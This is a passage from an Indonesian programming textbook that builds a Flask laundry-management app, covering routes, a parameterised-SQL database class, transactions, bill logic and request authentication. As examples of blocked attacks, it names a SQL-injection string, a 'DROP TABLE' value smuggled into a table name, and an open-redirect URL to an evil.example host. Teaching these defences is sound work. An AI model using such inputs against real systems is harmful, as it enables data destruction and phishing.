Waktu janji adalah perhitungan kecil pada jam ini. Dengan a saat nota tiba dan h jumlah jam janji layanannya (BR-7: 24 untuk ekspres, 48 untuk cuci-lipat, hingga 120 untuk gorden), saat janji dan uji keterlambatannya adalah

$$promised = a + h\,\text{jam}, \qquad overdue \Leftrightarrow status = \text{queued} \ \wedge \ now > promised \tag{10.1}$$

Untuk nota B2909 di Keputih, a = 2026-09-26 16:07 dan $h = 48$, sehingga janjinya 2026-09-28 16:07; pada 2026-09-30 21:00 nota itu masih berstatus *queued*, $now > promised$, dan

Persamaan (10.1) menandainya terlambat sekitar 53 jam. Itulah salah satu dari enam nota pada **Gambar 10.2**.

10.7 Blueprint: Halaman dan API

10.7.1 Apa itu rute

Sebuah **rute** (*route*) menghubungkan alamat dan metode HTTP dengan sebuah fungsi Python. Ketika peramban meminta `GET /status?bill=B2938&phone=...`, Flask menelusuri tabel rutenya, menemukan fungsi yang terdaftar untuk `/status`, memanggilnya, dan mengirim kembali apa yang dikembalikan fungsi itu. Fungsi tersebut disebut **view function**, atau singkatnya *view*.

Sebuah **blueprint** adalah kelompok rute bernama yang dapat didaftarkan ke aplikasi dengan satu panggilan. Jalur Flask memiliki sembilan: delapan untuk halaman web (`auth`, `dashboard`, `customers`, `services`, `bills`, `reports`, `employees`, `status`) dan satu, `api`, untuk semua yang berada di bawah `/api`. **Tabel 10.3** mendaftarnya.

Tabel 10.3 Sembilan *blueprint* jalur Flask: 32 rute halaman dan 25 rute API. Nomor layar mengikuti *UI walkthrough* di Bab 3.

Blueprint	Awalan	Rute	Layar dan *endpoint*
`auth`	tidak ada	2	S01 login, logout
`dashboard`	tidak ada	3	S02 dasbor, S03 antrean, pemilih gerai milik pemilik
`customers`	`/customers`	6	S08 daftar dan pencarian, S09 formulir, S10 detail, hapus, isi ulang deposit
`services`	`/services`	4	S11 daftar harga dan formulirnya
`bills`	`/bills`	11	daftar nota, S04 nota baru, S05 detail, S06 pembayaran, S07 struk, tombol alur kerja, koreksi
`reports`	`/reports`	2	S12 kelima laporan dan CSV-nya
`employees`	`/employees`	3	S14 pegawai dan kata sandi
`status`	tidak ada	1	S13 cek status publik
`api`	`/api`	25	setiap *endpoint* dalam dokumen API

Blueprint terkecil adalah cek status publik, halaman yang dibuka pelanggan di ponselnya untuk bertanya “cucian saya sudah jadi?”. Ia cukup pendek untuk dibaca utuh (**Kode 10.6**).

Kode 10.6 `laundry/views/status.py`: seluruh *blueprint* halaman status publik (S13). *View* membaca dua isian, menerapkan batas laju, bertanya kepada lapisan logika, lalu memilih templat dan status HTTP.

```
"""S13 Status check - public, no login (FR-10, UC-13)."""
from flask import Blueprint, current_app, render_template, request

from ..errors import NotFound, TooManyRequests
from ..logic import status as status_logic


bp = Blueprint("status", __name__)


def rate_limit_status_checks():
    """AC-10.5: at most 10 look-ups per minute from one IP address (also used by the
API)."""
    limiter = current_app.extensions["status_limiter"]
    if not limiter.hit_and_check(request.remote_addr or "unknown"):
        raise TooManyRequests("Too many checks. Please wait a minute and try again.")


@bp.route("/status")
def check():
    bill_id = request.args.get("bill", "").strip()
    phone = request.args.get("phone", "").strip()
    if not bill_id and not phone:              # just the empty form
        return render_template("status/check.html", bill_id="", phone="", result=None)
    try:
        rate_limit_status_checks()
    except TooManyRequests as problem:
        return render_template("status/check.html", bill_id=bill_id, phone=phone,
                               result=None, error=problem.message), 429
    try:
        result = status_logic.look_up(bill_id, phone)
    except NotFound:
        return render_template("status/check.html", bill_id=bill_id, phone=phone,
result=None,
                               error=status_logic.NOT_FOUND +
                               " Check the receipt or call the outlet."), 404
    return render_template("status/check.html", bill_id=bill_id, phone=phone,
result=result)
```

`Blueprint("status", __name__)` membuat kelompoknya; namanya, `status`, menjadi paruh pertama setiap nama *endpoint*, sehingga *view* `check` dikenal Flask sebagai `status.check`. `@bp.route("/status")` mendaftarkan fungsi itu untuk jalur tersebut; tanpa `methods=...` hanya `GET` (dan `HEAD`) yang diizinkan, dan itu tepat untuk halaman yang tidak mengubah apa pun. `request.args` menampung *query string*, sehingga `?bill=B2938&phone=0896+0000+1482` menjadi `request.args["bill"] == "B2938"`.

Perhatikan apa yang *tidak* dilakukan *view* ini. Ia tidak berisi SQL, dan tidak pernah memutuskan apakah nomor telepon cocok: itu tugas `status_logic.look_up()`. *View* hanya menerjemahkan. Formulir kosong dijawab dengan halaman kosong; terlalu banyak pencarian dijawab dengan halaman dan HTTP 429 (**Gambar 10.4**); pencarian gagal dijawab dengan halaman, pesan yang membantu, dan HTTP 404; pencarian yang cocok dijawab dengan hasilnya. Kode status tetap penting, bahkan pada halaman untuk manusia, karena uji dan setiap alat pemantau membacanya.



Gambar 10.4 Halaman status menjawab HTTP 429 setelah sebelas pencarian dalam satu menit dari satu alamat. Tangkapan layar ini tidak direkayasa: ia diambil ketika skrip pembanding di Subbab 10.17 masih berada dalam jendela satu menitnya.

10.7.2 API sebagai satu blueprint dari beberapa berkas

API terlalu besar untuk satu berkas, sehingga *blueprint*-nya dibuat sekali dan rute-rutenya disebar ke beberapa modul (**Kode 10.7**).

Kode 10.7 `laundry/api/__init__.py`: satu *blueprint* dengan awalan `/api`; mengimpor modul-modul rute di bagian akhir akan menempelkan rute-rutenya ke *blueprint* ini.

```
"""The JSON API (FR-11, docs/api.md). Everything lives under /api.

The same session, roles and business logic as the web pages are used. Errors are
turned into {"error": {...}} by the error handler in laundry/__init__.py.
"""
from flask import Blueprint

api = Blueprint("api", __name__, url_prefix="/api")

# The route modules register their routes on `api` when they are imported.
from . import auth_routes, bills, customers, reports, services  # noqa: E402,F401
```

Impor itu sengaja diletakkan di *bawah*. Setiap modul rute diawali `from . import api` lalu menghias fungsi-fungsinya dengan `@api.get(...)` atau `@api.post(...)`; karena itu *blueprint* harus sudah ada sebelum modul-modul itu diimpor. `@api.get("/bills")` adalah bentuk singkat Flask untuk `@api.route("/bills", methods=["GET"])`, dan dengan awalannya alamat lengkapnya menjadi `/api/bills`.

10.8 Akses Data dengan `sqlite3`

10.8.1 Satu kelas kecil alih-alih sebuah pustaka

Pustaka standar Python berisi `sqlite3`, *driver* SQLite yang mengikuti Python Database API dalam PEP 249 [7], [8]: Anda membuka koneksi, mendapatkan *cursor*, menjalankan (`execute`) SQL dengan parameter, lalu mengambil baris-barisnya. MySQL dicapai melalui PyMySQL, yang mengikuti spesifikasi yang sama tetapi dengan satu perbedaan yang merepotkan: `sqlite3`

menulis *placeholder* sebagai `?`, PyMySQL sebagai `%s`. Berkas `db.py` di jalur ini menyembunyikan perbedaan itu dalam satu kelas, `Database`, sehingga bagian program lainnya menulis setiap pernyataan sekali saja, dengan `?`, dan berjalan di kedua mesin basis data (**Kode 10.8**).

Kode 10.8 `laundry/db.py`, baris 44 sampai 108: kelas `Database`. Setiap metode mengirim nilai terpisah dari teks SQL; untuk MySQL, `_sql()` mengubah `?` menjadi `%s`.

```
class Database:
    """A connection to SQLite or MySQL with a few easy helper methods."""

    def __init__(self, engine, connection):
        self.engine = engine            # "sqlite" or "mysql"
        self.connection = connection
        self.in_transaction = False

    # ------------------------------------------------------------------ helpers
    def _sql(self, sql):
        """Translate our `?` placeholders into the style of the database driver."""
        if self.engine == "mysql":
            # PyMySQL uses Python %-formatting: a literal % must be written %%.
            return sql.replace("%", "%%").replace("?", "%s")
        return sql

    def _cursor(self, sql, params):
        cursor = self.connection.cursor()
        cursor.execute(self._sql(sql), tuple(params))
        return cursor

    @property
    def for_update(self):
        """' FOR UPDATE' on MySQL (locks the rows read), nothing on SQLite.

        SQLite locks the whole file for writing when the transaction starts
        (BEGIN IMMEDIATE), so it does not need this.
        """
        return " FOR UPDATE" if self.engine == "mysql" else ""

    # ------------------------------------------------------------------ reading
    def query(self, sql, params=()):
        """Run a SELECT and return all rows as a list of dicts."""
        cursor = self._cursor(sql, params)
        if cursor.description is None:
            return []
        names = [column[0] for column in cursor.description]
        rows = [dict(zip(names, (_normalise_value(v) for v in row))) for row in
cursor.fetchall()]
        cursor.close()
        return rows

    def query_one(self, sql, params=()):
        """Run a SELECT and return the first row as a dict, or None."""
        rows = self.query(sql, params)
        return rows[0] if rows else None
```

Kode 10.8 (Lanjutan) *laundry/db.py, baris 44 sampai 108: kelas Database. Setiap metode mengirim nilai terpisah dari teks SQL; untuk MySQL, _sql() mengubah ? menjadi %s.*

```
    def scalar(self, sql, params=()):
        """Run a SELECT that returns one value (e.g. COUNT(*)) and return that value."""
        row = self.query_one(sql, params)
        return None if row is None else next(iter(row.values()))

    # ------------------------------------------------------------------ writing
    def execute(self, sql, params=()):
        """Run INSERT / UPDATE / DELETE and return the number of rows changed."""
        cursor = self._cursor(sql, params)
        count = cursor.rowcount
        cursor.close()
        return count

    def insert(self, sql, params=()):
        """Run an INSERT and return the new auto-numbered id (Payment.id, StatusLog.id)."""
        cursor = self._cursor(sql, params)
        new_id = cursor.lastrowid
        cursor.close()
        return new_id
```

Jantung kelas ini adalah dua baris di `_cursor()`: teks SQL dan *tuple* nilai berangkat ke *driver* secara *terpisah*. Basis data lebih dahulu mengompilasi pernyataan yang masih berlubang, dan baru sesudahnya menerima nilai-nilai untuk mengisi lubang itu. Dengan demikian sebuah nilai tidak pernah dapat menjadi bagian dari tata bahasa pernyataan, berapa pun tanda kutip yang dikandungnya. Itulah seluruh pertahanan terhadap *SQL injection* (kebutuhan S-2), dan itulah sebabnya pencarian pelanggan dengan `' OR '1'='1` hanya menemukan pelanggan yang nomor teleponnya mengandung digit `11`, sebagaimana diperiksa oleh uji di Subbab 10.16.

> **DEFINISI.** *Placeholder* (atau *parameter marker*, penanda parameter) adalah `?` yang ditulis dalam teks SQL di tempat sebuah nilai akan diletakkan. Nilainya sendiri **diikat** (*bound*) ke *placeholder* oleh *driver*, yang mengirimnya ke basis data sebagai data. SQL yang dibangun dengan menempelkan nilai ke dalam teks, memakai `+` atau *f-string*, disebut *string concatenation* (penggabungan string) dan tidak pernah dipakai untuk nilai dalam aplikasi ini.

Pembantu `query`, `query_one`, dan `scalar` hanya berbeda dalam banyaknya yang dikembalikan: semua baris sebagai daftar kamus, baris pertama atau `None`, atau nilai tunggal sebuah `COUNT(*)`. `_normalise_value` membuat kedua basis data mengembalikan tipe Python yang sama: uang MySQL `DECIMAL(10,2)` `Decimal('40000.00')` menjadi bilangan bulat `40000`, dan objek `datetime`-nya menjadi teks `'YYYY-MM-DD HH:MM:SS'` yang sama dengan yang disimpan SQLite. Karena itu lapisan logika tidak pernah memerlukan `if engine == "mysql"`.

Dua metode menulis. `execute` mengembalikan `rowcount`, jumlah baris yang diubah oleh `UPDATE` atau `DELETE`, yang dipakai alur kerja untuk mendeteksi balapan (Subbab 10.9.4). `insert` mengembalikan `lastrowid`, nomor yang diberikan basis data kepada baris `Payment` atau `StatusLog` yang baru.

10.8.2 Transaksi

Nota baru terdiri atas beberapa operasi tulis: satu baris `Bill`, satu baris `StatusLog`, dan mungkin satu baris `Payment`. Kebutuhan R-1 menyatakan bahwa semuanya harus tersimpan bersama atau tidak sama sekali. **Kode 10.9** menunjukkan caranya.

Kode 10.9 `laundry/db.py`, baris 110 sampai 134: `transaction()` sebagai *context manager*. Keluar dari blok `with` secara normal berarti *commit*; pengecualian apa pun menyebabkan *rollback* lalu dilempar kembali.

```
    @contextmanager
    def transaction(self):
        """Use as `with db.transaction():` - commit at the end, roll back on any error."""
        if self.in_transaction:          # already inside one: just join it
            yield self
            return
        if self.engine == "sqlite":
            # IMMEDIATE takes the write lock now, so two cashiers saving at the
            # same moment are handled one after the other (no lost ids).
            self.connection.execute("BEGIN IMMEDIATE")
        else:
            self.connection.begin()
        self.in_transaction = True
        try:
            yield self
        except BaseException:
            self.connection.rollback()
            raise
        else:
            self.connection.commit()
        finally:
            self.in_transaction = False

    def close(self):
        self.connection.close()
```

Dekorator `@contextmanager` mengubah generator menjadi sesuatu yang dapat dipakai dengan `with`. Semua yang ada sebelum `yield` berjalan ketika blok dimasuki, semua sesudahnya ketika blok ditinggalkan. Jika kode di dalam blok melempar pengecualian, pengecualian itu muncul kembali di `yield`, cabang `except` melakukan *rollback*, dan `raise` meneruskan pengecualian agar penangan galat dapat menjawab permintaan. Hanya ketika blok berakhir secara normal, `commit()` membuat operasi tulis itu permanen.

Pada SQLite, transaksi dimulai dengan `BEGIN IMMEDIATE`, yang mengambil kunci tulis seketika, bukan pada operasi tulis pertama. Bayangkan dua kasir di Rungkut menekan **Save** pada detik yang sama: tanpa kunci seketika, keduanya dapat membaca `MAX(id) = 'B2953'` dan sama-sama mencoba menyisipkan `B2954`, lalu salah satunya gagal dengan galat yang membingungkan. Dengan kunci itu, transaksi kedua menunggu (hingga `timeout` koneksi sepuluh detik) sampai transaksi pertama selesai, lalu membaca `B2954` dan menyisipkan `B2955`.

Transaksi yang sudah terbuka cukup diikuti saja (bendera `in_transaction`). Hal ini memungkinkan `create_bill()` memanggil pembantu yang juga memakai `with db.transaction():` tanpa memulai transaksi kedua yang bersarang, yang tidak didukung SQLite.

10.8.3 Membuka koneksi

Kode 10.10 menunjukkan bagaimana koneksi dibuka untuk setiap permintaan dan ditutup di akhirnya.

Kode 10.10 `laundry/db.py`, baris 138 sampai 180: satu koneksi per permintaan, dibuka pada pemakaian pertama dan ditutup oleh fungsi *teardown*.

```
def connect(config):
    """Open a new connection according to the settings (DB_ENGINE and friends)."""
    engine = config["DB_ENGINE"]
    if engine == "sqlite":
        path = config["SQLITE_PATH"]
        if not os.path.exists(path):
            raise DatabaseMissing(
                f"The database file {path} does not exist. "
                "Run:  flask --app laundry init-db")
        # mode=rw: open an existing file only (never silently create an empty one).
        # isolation_level=None: we start transactions ourselves (see transaction()).
        connection = sqlite3.connect(f"file:{path}?mode=rw", uri=True,
                                     timeout=10, isolation_level=None)
        connection.execute("PRAGMA foreign_keys = ON")
        return Database("sqlite", connection)

    if engine == "mysql":
        import pymysql   # imported here, so SQLite users do not need PyMySQL at all
        connection = pymysql.connect(
            host=config["MYSQL_HOST"], port=config["MYSQL_PORT"],
            user=config["MYSQL_USER"], password=config["MYSQL_PASSWORD"],
            database=config["MYSQL_DATABASE"], charset="utf8mb4", autocommit=True)
        with connection.cursor() as cursor:
            # Strict mode: refuse too-long text instead of cutting it (database README
4.6).
            cursor.execute("SET SESSION sql_mode = 'STRICT_TRANS_TABLES,NO_ZERO_IN_DATE,"

"NO_ZERO_DATE,ERROR_FOR_DIVISION_BY_ZERO,NO_ENGINE_SUBSTITUTION'")
        return Database("mysql", connection)

    raise ValueError(f"DB_ENGINE must be 'sqlite' or 'mysql', not {engine!r}")


def get_db():
    """The database connection of the current request (opened on first use)."""
    if "db" not in g:
        g.db = connect(current_app.config)
    return g.db


def close_db(_error=None):
    """Called by Flask at the end of every request."""
    db = g.pop("db", None)
    if db is not None:
        db.close()
```

Tiga rincian di cabang SQLite mencegah kesalahan klasik. URI `file:...?mode=rw` hanya membuka berkas yang sudah ada: tanpa itu `sqlite3.connect()` diam-diam membuat basis data kosong ketika jalurnya salah, dan halaman pertama gagal dengan “no such table: Bill”, yang membuat pemula mencari di tempat yang sama sekali keliru. `PRAGMA foreign_keys = ON` menyalakan pemeriksaan kunci asing SQLite, yang karena alasan historis mati secara bawaan. Dan `isolation_level=None` mencegah *driver* memulai transaksi sendiri, sehingga `transaction()` yang memegang kendali.

`get_db()` menyimpan koneksi di `g`, objek Flask untuk “hal-hal milik permintaan ini”. Panggilan pertama dalam sebuah permintaan membuka koneksi; panggilan berikutnya dalam permintaan yang sama mengembalikannya; `close_db()` menutupnya ketika permintaan berakhir. Koneksi SQLite murah, dan satu koneksi per permintaan adalah kebijakan benar yang paling sederhana untuk binatu yang melayani beberapa orang sekaligus.

10.9 Lapisan Logika Bisnis

10.9.1 Aturan yang tidak memerlukan basis data

`logic/rules.py` menampung aturan-aturan kecil di Bagian 5 dokumen kebutuhan: peran, izin, jam janji, rak, nomor id, dan penguraian apa yang diketik orang. Sebagian besarnya tidak memerlukan Flask maupun basis data, sehingga merupakan kode yang paling mudah diuji di jalur ini. **Kode 10.11** menunjukkan aturan id berikutnya dan pemeriksaan bilangan bulat.

Kode 10.11 `laundry/logic/rules.py`, baris 72 sampai 103: id berikutnya (BR-14) dan pemeriksaan bilangan bulat, yang dipakai untuk satuan dan uang.

```
# ------------------------------------------------------------------ BR-14 ids
# The tables whose ids look like 'B0001'. Only these names are ever put into SQL text.
ID_TABLES = {"Bill": "B", "Customer": "C", "Service": "S"}


def next_id(db, table):
    """Next id = prefix + (highest number + 1), 4 digits. Call it INSIDE the insert
transaction."""
    prefix = ID_TABLES[table]      # KeyError for anything else: no user text reaches the
SQL
    last = db.scalar(f"SELECT MAX(id) AS last_id FROM {table} WHERE id LIKE
?{db.for_update}",
                     (prefix + "%",))
    number = int(last[1:]) if last and last[1:].isdigit() else 0
    if number >= 9999:
        raise RuntimeError(f"No more {table} ids: the id column must be widened (BR-14).")
    return f"{prefix}{number + 1:04d}"


# ------------------------------------------------------------------ parsing input
def whole_number(value):
    """Return an int if `value` is a whole number (int, '42', 42.0), otherwise None.

    '4.3', '1000.5', 'abc', '', True and None all give None.
    """
    if isinstance(value, bool) or value is None:
        return None
    if isinstance(value, int):
        return value
    if isinstance(value, float):
        return int(value) if value.is_integer() else None
    text = str(value).strip()
    if re.fullmatch(r"-?\d{1,12}", text):
        return int(text)
    return None
```

`next_id()` adalah satu-satunya tempat dalam aplikasi ketika sebuah *nama* dimasukkan ke teks SQL dengan *f-string*, dan hal itu aman karena alasan yang tepat: nama tabel berasal dari kamus `ID_TABLES`, tidak pernah dari seseorang. Pemanggil yang mengirim `"Bill; DROP TABLE Bill"` akan mendapat `KeyError` sebelum SQL apa pun dibangun, dan uji unit memeriksa persis hal itu. Nilainya, pola `'B%'`, tetap melewati *placeholder*. *Placeholder* hanya dapat mewakili nilai, tidak pernah nama tabel atau kolom, sehingga ketika sebuah nama harus bervariasi, nama itu dipilih dari daftar tetap di dalam kode. Dihitung untuk data contoh, `MAX(id)` atas nota adalah `B2953`; `last[1:]` adalah `"2953"`; angkanya 2953; dan id berikutnya adalah `f"B{2954:04d}"` = `B2954`.

`whole_number()` menerima `5`, `"5"`, `"  12  "`, dan `5.0` lalu mengembalikan bilangan bulatnya; ia menolak `"4.3"`, `"abc"`, string kosong, `None`, dan, sebuah kasus halus, `True`, karena di Python `True`

juga merupakan bilangan bulat 1, dan badan JSON `{"unit": true}` tidak boleh menjadi nota satu kilogram.

10.9.2 Membuat nota

Kode 10.12 adalah fungsi terpenting di binatu ini: tombol **Save** milik kasir.

Kode 10.12 `laundry/logic/bills.py`, baris 254 sampai 315: `create_bill()`. Setiap pemeriksaan dan setiap operasi tulis terjadi di dalam satu transaksi; harga dihitung di sini dari daftar harga, dan harga yang dikirim peramban tidak pernah dibaca.

```
def create_bill(user, data):
    """UC-05 / FR-4. `data` has customer_id, service_id, unit, rack, optional outlet_id
    (owner only) and optional pay_now {method, amount, reference}.

    Everything happens in ONE transaction (AC-4.5). Returns the new bill id.
    """
    db = get_db()
    with db.transaction():
        errors = {}
        customer = db.query_one("SELECT id, credit FROM Customer WHERE id = ?",
                                (normalise_id(data.get("customer_id")),))
        if customer is None:
            errors["customer_id"] = "Choose an existing customer (search, or register a new
one)."
        service = db.query_one("SELECT id, price FROM Service WHERE id = ?",
                               (normalise_id(data.get("service_id")),))
        if service is None:
            errors["service_id"] = "Choose a service from the price list."
        unit = whole_number(data.get("unit"))
        if unit is None or not 1 <= unit <= 999:
            errors["unit"] = "Enter a whole number from 1 to 999; round kg up."
            unit = None

        # The outlet comes from the session; only the owner may choose another one.
        outlet_id = user["outlet_id"]
        if user["role"] == OWNER and data.get("outlet_id"):
            outlet_id = normalise_id(data.get("outlet_id"))
        if not outlet_id or db.query_one("SELECT id FROM Outlet WHERE id = ?",
(outlet_id,)) is None:
            errors["outlet_id"] = "Choose an outlet."

        rack = normalise_id(data.get("rack"))
        if not is_valid_rack(rack):
            errors["rack"] = "Choose a rack from A01 to C20."
        elif outlet_id and rack in used_racks(outlet_id):
            errors["rack"] = f"Rack {rack} is in use at {outlet_id}, choose another rack."

        # BR-1: the price is calculated HERE. data['payment'] is never read.
        price = service["price"] * unit if (service and unit) else 0
```

Kode 10.12 (Lanjutan) *laundry/logic/bills.py, baris 254 sampai 315: create_bill(). Setiap pemeriksaan dan setiap operasi tulis terjadi di dalam satu transaksi; harga dihitung di sini dari daftar harga, dan harga yang dikirim peramban tidak pernah dibaca.*

```
        pay_now = data.get("pay_now") or None
        payment = None
        if pay_now and customer and service and unit:
            try:
                payment = validate_payment(pay_now.get("method"), pay_now.get("amount"),
                                           pay_now.get("reference"), price,
                                           int(customer["credit"]), prefix="pay_now.")
            except ValidationFailed as problem:
                errors.update(problem.fields)
        if errors:
            raise ValidationFailed(errors)

        now_text = clock.now_str()
        bill_id = next_id(db, "Bill")
        db.execute("""INSERT INTO Bill (id, arrived, finished, departed, status, rack,
unit,
                                        payment, Customer_id, Employee_id, Service_id,
Outlet_id)
                      VALUES (?, ?, NULL, NULL, 'queued', ?, ?, ?, ?, ?, ?, ?)""",
                   (bill_id, now_text, rack, unit, price, customer["id"], user["id"],
                    service["id"], outlet_id))
        _log(db, bill_id, "queued", user["id"], now_text)
        if payment:
            method, amount, reference = payment
            _insert_payment(db, bill_id, customer["id"], method, amount, reference,
now_text)
    return bill_id
```

Bacalah sebagai daftar periksa. Pelanggan harus ada; layanan harus ada; satuan harus bilangan bulat dari 1 sampai 999. Gerai diambil dari pengguna yang sedang login, dan hanya pemilik yang boleh memilih gerai lain. Rak harus salah satu dari `A01` sampai `C20` dan tidak boleh sedang menampung nota terbuka lain di gerai yang sama (BR-8). Galat *dikumpulkan* dalam kamus `errors` alih-alih dilempar satu per satu, sehingga kasir yang salah mengisi tiga isian melihat tiga pesan sekaligus, masing-masing di samping isiannya.

Lalu datanglah aturan bisnis BR-1, pada baris `price = service["price"] * unit`:

$$payment = price_{service} \times unit \tag{10.2}$$

Harga itu adalah sebuah *snapshot* (potret): ia disalin ke `Bill.payment` ketika nota dibuat, sehingga ketika pemilik menaikkan harga cuci bulan depan, struk bulan lalu tidak berubah. Perhatikan pula apa yang tidak pernah dibaca fungsi ini: `data["payment"]`. Formulir web tidak memiliki isian itu, dan *view* API hanya menyalin lima kunci bernama dari badan permintaan (**Kode 10.21**), sehingga permintaan rekayasa yang berbunyi `"payment": 1` tidak memiliki jalan menuju basis data.

Dihitung untuk contoh rencana uji TC-4.1: kasir Fitri Handayani (E0012, gerai O03) memasukkan pelanggan C0151, layanan S0001, dan 5 kg di rak A03. Pelanggan dan layanan ditemukan; `whole_number("5")` bernilai 5; gerainya O03; rak A01 dan A02 di Wiyung menampung nota terbuka tetapi A03 kosong. Menurut Persamaan (10.2), $payment = 8000 \times 5 = 40000$. `next_id` memberi `B2954`. Di dalam satu transaksi itu baris `Bill` disisipkan dengan status `queued` dan `arrived` = 2026-09-30 21:00:00, disusul satu baris `StatusLog` `queued` dengan pegawai E0012. Tidak ada pembayaran yang ditawarkan, sehingga tidak ada baris `Payment` yang ditulis. Sesi curl di Subbab 10.13 menunjukkan nota yang persis sama ini kembali dari server yang sedang berjalan.

Seandainya kasir juga menawarkan uang muka dengan metode yang tidak sah, misalnya `gopay`, `validate_payment` akan menambahkan galat `pay_now.method`, fungsi akan melempar `ValidationFailed` sebelum `INSERT` apa pun, dan *context manager* akan melakukan *rollback* atas transaksi yang masih kosong. Uji TC-4.7 melangkah lebih jauh dan membuat *penyisipan pembayaran itu sendiri* gagal setelah baris `Bill` dan `StatusLog` ditulis; *rollback* menghapus keduanya, dan id berikutnya tetap `B2954`.

10.9.3 Sisa tagihan

`paid` tidak pernah disimpan; nilainya selalu jumlah pembayaran nota itu, yang dihitung di dalam `SELECT` setiap nota. Sisa tagihan (*balance*) yang masih harus dibayar pelanggan adalah

$$balance = payment - \sum_{p \in Payment,\ p.Bill\_id = id} p\,.amount \tag{10.3}$$

Untuk nota B0006 (3 kg ekspres, BR-3): $payment = 12000 \times 3 = 36000$; dua pembayaran tunai masing-masing 18.000 dicatat pada 2 dan 3 Oktober 2025; Persamaan (10.3) memberi $36000 - (18000 + 18000) = 0$, dan baru setelah itu nota boleh diserahkan tanpa kotak “pelanggan bayar nanti” (BR-4). Nilai yang dihitung dari nilai tersimpan lain tidak dapat bertentangan dengannya, itulah sebabnya skema tidak menyimpannya.

10.9.4 Memajukan nota dengan aman

Fungsi-fungsi alur kerja itu pendek, dan masing-masing berhati-hati dengan cara yang sama. **Kode 10.13** adalah `mark_finished()`, yang ditekan tukang cuci ketika sebuah kantong sudah bersih dan terlipat.

Kode 10.13 `laundry/logic/bills.py`, baris 355 sampai 369: dari *queued* ke *finished*. Status diperiksa dua kali: sekali di Python untuk pesan yang ramah, dan sekali di dalam `UPDATE` itu sendiri agar dua penekanan serentak tidak sama-sama berhasil.

```
def mark_finished(user, bill_id):
    """UC-06 / AC-5.1: queued -> finished."""
    db = get_db()
    with db.transaction():
        _lock(db, bill_id)
        bill = get_bill(bill_id)
        check_outlet(user, bill)
        if bill["status"] != "queued":
            raise Conflict(state_message(bill))
        now_text = clock.now_str()
        changed = db.execute("""UPDATE Bill SET status = 'finished', finished = ?
                                WHERE id = ? AND status = 'queued'""", (now_text,
bill["id"]))
        if changed != 1:                  # somebody else was faster (AC-5.8)
            raise Conflict(f"{bill['id']} is no longer in process.")
        _log(db, bill["id"], "finished", user["id"], now_text)
```

Pemeriksaan `if bill["status"] != "queued"` menghasilkan pesan sederhana “B2938 is already finished.” Namun di antara membaca nota dan menulisnya, tukang cuci lain dapat menekan tombol yang sama. Perlindungan yang sesungguhnya adalah syarat di dalam pernyataan itu, `WHERE id = ? AND status = 'queued'`: basis data hanya mengubah baris itu jika statusnya masih *queued*, dan `execute()` mengembalikan berapa baris yang berubah. Jika jawabannya bukan tepat 1, ada orang lain yang lebih cepat, dan fungsi melempar konflik (HTTP 409) alih-alih menulis entri `finished` kedua ke riwayat. Uji TC-5.10 menekan tombol itu dari dua *thread* pada

saat yang sama dan memeriksa bahwa tepat satu permintaan berhasil, tepat satu mendapat 409, dan tepat satu baris `StatusLog` muncul.

> **WAWASAN KUNCI: UPDATE BERSYARAT ADALAH KUNCI YANG TIDAK PERLU ANDA KELOLA.** Menuliskan status lama yang diharapkan ke dalam klausa `WHERE` dan memeriksa `rowcount` mengubah balapan menjadi hasil biasa yang dapat diuji. Pola yang sama muncul di `hand_over()` (`AND status = 'finished'`) dan `cancel()` (`AND NOT EXISTS` pembayaran), dan di setiap jalur lain dalam buku ini.

10.10 Autentikasi dan Peran

10.10.1 Satu penjaga untuk setiap permintaan

Pemeriksaan keamanan yang ditulis di setiap *view* akan terlupa tepat di satu *view*, dan di situlah celahnya. Karena itu jalur Flask menjalankan aturan aksesnya di *satu* fungsi, yang didaftarkan dengan `before_request` di *factory*, dan yang dipanggil Flask sebelum setiap *view* dari setiap *blueprint* (**Kode 10.14**).

Kode 10.14 `laundry/auth.py`, baris 42 sampai 61: `protect_every_request()`. Ia memuat pengguna dari sesi, menolak permintaan anonim ke apa pun yang tidak publik, dan memeriksa token CSRF setiap permintaan yang mengubah data.

```
def protect_every_request():
    """Registered with app.before_request in the app factory."""
    g.user = None
    employee_id = session.get("employee_id")
    if employee_id:
        g.user = employees.get_employee(employee_id, only_active=True)
        if g.user is None:            # the login was disabled meanwhile
            session.destroy()

    endpoint = request.endpoint or ""
    if endpoint not in PUBLIC_ENDPOINTS and g.user is None:
        if is_api_request() or endpoint.startswith("api."):
            raise NotLoggedIn("Please log in first.")
        if endpoint:                  # unknown URLs fall through to the 404 page
            return redirect(url_for("auth.login", next=request.full_path.rstrip("?")))

    changes_data = request.method in ("POST", "PUT", "PATCH", "DELETE")
    if endpoint and changes_data and endpoint not in CSRF_EXEMPT:
        check_csrf(api=is_api_request())
    return None
```

Fungsi ini bekerja dalam tiga langkah. Pertama, jika sesi menyimpan `employee_id`, pegawai itu dimuat *ulang dari basis data* pada setiap permintaan. Biayanya satu kueri kecil, dan imbalannya sebuah sifat penting: ketika pemilik menonaktifkan sebuah login (dengan mengosongkan *hash* kata sandinya di layar Employees), orang itu langsung keluar pada klik berikutnya, bukan delapan jam kemudian ketika sesinya kedaluwarsa.

Kedua, nama *endpoint* (`status.check`, `api.bill_list`, ...) dibandingkan dengan himpunan pendek `PUBLIC_ENDPOINTS`: halaman login dan login API, halaman dan API cek status, daftar harga, serta berkas statis. Untuk yang lain tanpa pengguna, permintaan API melempar `NotLoggedIn` (HTTP 401 dengan kode `not_logged_in`), sedangkan permintaan halaman dialihkan ke `/login?next=...`, sehingga setelah login pengguna tiba di tempat yang ia tuju (AC-1.5). Fungsi `safe_next_url()` di berkas yang sama hanya menerima jalur lokal untuk `next`, sehingga tautan

seperti `/login?next=https://evil.example` tidak dapat melempar kasir ke situs orang asing setelah login yang benar.

